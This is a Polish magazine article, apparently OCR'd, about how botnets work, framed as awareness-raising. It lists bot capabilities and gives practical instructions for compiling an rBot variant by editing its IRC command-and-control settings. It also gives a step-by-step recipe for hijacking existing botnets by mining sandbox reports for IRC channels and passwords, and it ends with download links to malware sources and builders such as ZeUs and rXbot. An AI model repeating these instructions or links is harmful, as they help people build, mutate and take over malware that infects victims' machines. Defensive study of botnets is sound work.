Kolejnym kanałem skutecznej propagacji są serwisy komunikacyjne i klienci sieci IM (*Instant Messenger*), przesyłając do ofiary linki HTTP, kierujące przeglądarkę do zdalnego zasobu zawierającego złośliwy kod. Potencjalny intruz ma nieograniczone możliwości dotarcia do milionów odbiorców, z założeniem, że chociaż jeden 1% wejdzie na stronę.

Następna metoda to ataki *brute force*, polegające na masowych próbach dokonania poprawnego logowania do usług za pomocą często używanych nazw kont oraz haseł. Ofiarami padają aktualnie najczęściej użytkownicy modemów DSL z ustawionymi standardowymi hasłami.


Atakujący oczywiście nie przebierają w środkach i normalną praktyką jest kradzież cudzych botów, tworzenie fałszywych serwerów gier, SMS/PHONE/iPhone – spamming wymierzony w luki konkretnych aplikacji. Naturalną sprawą jest również wykorzystywanie samych botnetów (już istniejących) do propagacji za pomocą działań spamerskich, nowych, albo mutacji, albo całkowicie oddzielnych wersji malware botnetu.

Elementy budowy sieci botnet

Chciałbym, w tym momencie pokazać przed jakim problemem stają domorośli twórcy botów i jak (nie)skomplikowanym procesem jest stworzenie najprostszego systemu aplikacji malware, funkcjonujących jak sieć botnet. Przede wszystkim do rozpoczęcia badań polecam stworzenie środowiska wirtualnego, w którym bezpiecznie będziemy mogli przetestować funkcjonalność systemu.

Model, na którym pracuję można zobaczyć na Rysunku 7. W jego skład wchodzą:

- maszyna Linux (Backtrack – analiza, stacja robocza),
- maszyny Windows (kompilacja kodu, analiza kodu),



Rysunek 8. *Model Architektoniczny botnetu.*

- środowisko programistyczne dla JAVA/CPP,
- środowisko analityczne dla kodu (HEX edytory, debuggery, dissasemblery itd.),
- maszyna Windows 2 (maszyna infekująca),
- maszyny Windows jako środowisko botnet,
- środowisko IRC demona + analiza ruchu.

Architektonicznie oprzeć można to w przypadku braku maszyn fizycznych o środowiska wirtualne, ze swojej strony polecić mogę następujący układ:


3 maszyny fizyczne:
- Backtrack,
- Windows (kompilacja kodu) + VM (maszyna infekująca) + VM(IRCD),
- VM(Nody).

Budujemy funkcjonalności


Co musi robić bot? Jakie musi wykonywać funkcje? Są to problemy, przed którymi staje twórca kodu aplikacji malware. Patrząc na stan rynkowy aktualnie wymogiem jest zadośćuczynienie, co najmniej następującym funkcjom:

- monitorowanie ruchu sieciowego (*sniffing*) TCP,
- podsłuch połączeń POP3 i FTP,
- podsłuch połączeń HTTP oraz HTTPS (najczęściej spotykanym rozwiązaniem jest podsłuch wszystkiego co korzysta z biblioteki *wininet.dll*),
- serwer Proxy (*socks*),
- tzw. *backconnect* dla wszystkich zainfekowanych i infekujących serwisów komputera (RDP, Socks, FTP, itd.),
- screenshoty ekranu w czasie rzeczywistym,
- możliwość do przeprowadzania ataków phishingowych,
- samoukrywanie,
- ściąganie oprogramowania na żądanie,
- ataki DdoS,
- przekierowanie/routowanie ruchu,
- obsługa mechanizmu C&C,
- propagacja.

Realizacja tych czynności dobywa się zazwyczaj w dwóch modelach: w pierwszym modelu aplikacja bot realizuje wszystkie funkcje jako samodzielna aplikacja. W drugim modelu bot stanowi zlepek aplikacji – aplikacja propagująca, szpiegująca atakująca itd. Oba rozwiązania mają swoje wady i zalety, na pewno łatwiej od strony organizacyjnej stworzyć system, który sam dba o siebie jako pojedynczy



Rysunek 9. *Konfiguracja VC++*



Rysunek 10. *Źródła bota*

Rysunek 11. *Poprawne wykrycie bota przez system AV*

system (aplikacja) IT – łatwiej jest ściągnąć jedną rzecz, łatwiej szyfrować i wdrażać mechanizm morfizacji kodu. W przypadku modułowego rozwiązania zaletami są na pewno łatwiejsze możliwości aktualizacji kodu poszczególnych elementów (zmiana sposobów propagacji wymaga jedynie zmiany jednego modułu, nie całej aplikacji).


Patrząc na zbiór wymagań łatwo określić pracochłonność – to kwestia kilku tygodni, żeby wyjść na rynek internetowy z nowym systemem botnetowym, nie mając wsparcia z innych stron/źródeł. Wykorzystując pomoc w postaci kodów źródłowych już istniejących botnetów, a jednocześnie wspierając się na nowych bazach podatności i systemów szyfrowania i ukrywania kodu – proces ten znacznie się skraca.

Wykorzystujemy gotowe kody

Artykuł ten nie ma na celu promocji zachowań niezgodnych z polskim prawem, w szczególności naruszania kodeksu karnego, poprzez tworzenie i propagację systemów typu botnetowego, ani tworzenia aplikacji malware i dalszego ich rozprzestrzeniania poza WŁASNE środowisko testowe – przede wszystkich powstał w celach edukacyjnych, mając za zadanie zbudowanie zasobu wiedzy niezbędnej do wykrycia takiego systemu i poszerzenia świadomości zagrożeń, na podstawie analiz aplikacji w prywatnym środowisku. Autor nie bierze odpowiedzialności za żadne zachowania czytelników, wykonane w rezultacie zapoznania się z materiałem artykułu.

W ostatnich częściach artykułu chciałbym zaprezentować jak małym kosztem tworzone są kolejne mutacje robaków wormów i botnetów.

Co będzie nam potrzebne? Kod źródłowy bota oraz środowisko programistyczne.



Rysunek 12. *Dane warte uwagi*

Rozpatrując jako przykład popularnego, w zależności od mutacji r(x/MY)Bota, należy wyposażyć się w: Visual C++ (MS) (jeżeli nie mamy ochoty bawić się w przenoszenie kodu), poprawkę (ServicePack) 6 dla VC++, Windows SDK.

Pierwszym krokiem jest instalacja wymaganego środowiska, a następnie konfiguracja VC++ do korzystania z SDK, co ogranicza się do dodania wpisów (w przypadku std. instalacji) typu:

- *C:\PROGRAM FILES\MICROSOFT PLATFORM SDK*
- *C:\PROGRAM FILES\MICROSOFT PLATFORM SDK\BIN*
- *C:\PROGRAM FILES\MICROSOFT PLATFORM SDK\INCLUDE*
- *C:\PROGRAM FILES\MICROSOFRT PLATFORM SDK\LIB*

Do ustawień katalogów, z których są pobierane (includowane) dodatkowe biblioteki (patrz Rysunek 9). Kolejnym krokiem jest wczytanie środowiska robota i modyfikacja podstawowych parametrów.

```
char password[] = "Bot _ login _
pass";
char server[] =
"aenigma.gotd.org";
char serverpass[] = "";
char channel[] = "#botz _ channel";
char chanpass[] = "My _ channel _
pass";
char server2[] = "";
char channel2[] = "";
char chanpass2[] = "";
```

W przypadku rBota, Listing 1. prezentuje inne opcje, dostępne z poziomu pliku nagłówkowego *configs.h*. Finalnym krokiem jest *build* całej aplikacji. W przypadku popełnienia błędów, kompilator poinformuje o miejscu ich wystąpienia, natomiast jeśli chodzi o źródła rBot 7.6 są czyste od błędów twórcy, więc proces *buildowania* powinien zakończyć się bezbłędnie. O fakcie poprawnego stworzenia bota, powinien poinformować nas antywirus (w moim przypadku o zagrożeniu informuje KIS 2009) (Rysunek 11). W taki sposób w 10 minut nie licząc instalacji, każdy *scripts-kiddie* potrafi tworzyć kolejne zagrożenia w sieci, komentarz zostawiam Państwu.

W jaki sposób uprościć problem propagacji malwaru?

Wydawałoby się, że wcześniej opisany sposób *generowania* botnetu jest na tyle

W Sieci

- *http://pl.wikipedia.org/wiki/P2P,*
- *http://pl.wikipedia.org/wiki/Anonimowe_P2P,*
- *http://en.wikipedia.org/wiki/Peer-to-peer,*
- *http://en.wikipedia.org/wiki/Chord_%28peer-to-peer%29,*
- *http://en.wikipedia.org/wiki/Denial-of-service_attack#Peer-to-peer_attacks,*
- *http://en.wikipedia.org/wiki/Peer-to-peer_SIP.*

Materiały warte poznania:

- Wygląd botnetów: *http://www.csoonline.com/article/348317/What_a_Botnet_Looks_Like*
- *Storm: http://en.wikipedia.org/wiki/Storm_botnet*
- Propagacja bota: *http://www.youtube.com/watch?v=kH8cS1Akqil*
- Skanowanie plików: *http://www.virustotal.com/*
- Blog dotyczący min. problemu botnetów: *http://bothunters.pl/*

prosty, iż bardziej prosty być nie może. Nic bardziej mylnego. Najprostszą metodą, najbardziej leniwą i równie skuteczną, co tworzenie własnego botnetu, jest zwykła kradzież już istniejącego systemu. Jest to proceder niezwykle popularny – w jaki sposób można to zrobić? Według przepisu w kilku krokach:

- Po pierwsze należy odwiedzić stronę nadzorującą w sposób automatyczny zagrożenia w sieci, typu *threat expert*.
- Następnie przeszukać raporty na hasła: np. *rbot, rxbot, sdbot, irc, mybot, ircbot itd.*
- W raporcie, który prezentują kolejne rysunki, należy znaleźć cechy charakterystyczne dla interesującego nas robota, np.:
  - czas wykrycia,
  - wykorzystanie znanego nam kanału nadzorowania (IRC).

Czyli szukamy:

- Zapisu: *The following Host Names were requested from a host database.*
- Zapisu: *Outbound traffic (potentially malicious) * Attention! There was a new connection established with a remote IRC Server. The generated outbound IRC traffic is provided below.*
- Przeszukanie komunikacji IRC pod względem: nazw kanałów, nazw użytkowników, komend, haseł.

Co prezentuje Listing 2. oraz Rysunek 12, na podstawie których jesteśmy w stanie określić miejsce zarządzania siecią.

Podsumowanie

Jakim zagrożeniem są botnety każdy już powinien wiedzieć, każdy miał jakieś wyobrażenie całego procederu i funkcjonowania tych systemów. Mam jedynie nadzieję, że naświetlając prostotę tworzenia tego typu systemów w sposób de facto modularny (zainstaluj, zmień, skompiluj, propaguj), a jednocześnie tworząc pewne kompendium wiedzy na temat tych systemów zbudowałem większą świadomość zagrożeń, jakie czekają w bezdrożach sieci.

Należy mieć na względzie, że wszelkie główne cele tworzenia i funkcjonowania botnetów, czy mówimy tu o budowaniu anonimowych sieci, podsłuchiwaniu i nadzorze stacji node, czy wręcz wkraczamy na obszary przestępstw takich jak oszustwa, spamming, wymuszenia, fraudy bankowe i finansowe, to tylko nieliczne z pomysłów masterów takich sieci. W każdym z działań natomiast pewnym jest chęć osiągnięcia przez daną osobę korzyści, co jednoznacznie wiąże się z czyjąś stratą oraz uskutecznienia działań mających na celu uniemożliwienie wykrycia tych przestępstw.

Zasoby w sieci:

Osoby zainteresowane kodami źródłowymi niektórych systemów bot w celach edukacyjnych mogą zapoznać się z poszczególnymi zasobami:

Przykładowe kody źródłowe/binaria/buildery bot:

- ZeUs – http://uploaded.to/file/lensyr (hasło archiwum – „1”)
- iM – http://rapidshare.com/files/269267861/IMBot4.rar
- psyP proxy bot – http://rapidshare.com/files/201712880/psyproxy.rar
- TsGh – http://rapidshare.de/files/47561515/TsGh _ Bot _ v3.rar.html
- Ragebot – http://rapidshare.com/files/240500478/ragebot-priv8.rar.html
- rXbot – http://rapidshare.com/files/28549191/rx-asn-2-re-worked _ v3.rar.html

Bartosz Kalinowski
Autor od wielu lat porusza się w obszarze informatyki. Swoje zainteresowania skupił głównie na zagadnieniach i problematyce bezpieczeństwa teleinformatycznego, w szczególności w dziedzinie sieci oraz oprogramowania sieciowego. Jest samoukiem pasjonatem. Swoje hobby realizuje na całym świecie, zapewniając pomoc firmom oraz osobom prywatnym. Prowadził szkolenia dotyczące bezpieczeństwa, a także realizował projekty, wdrożenia, audyty oraz testy, pracując w zespołach międzynarodowych na rynku krajowym i zagranicznym, gdzie nabywał praktykę i poszerzał umiejętności oraz wiedzę. Kontakt z autorem: *bk@intraout.pl.*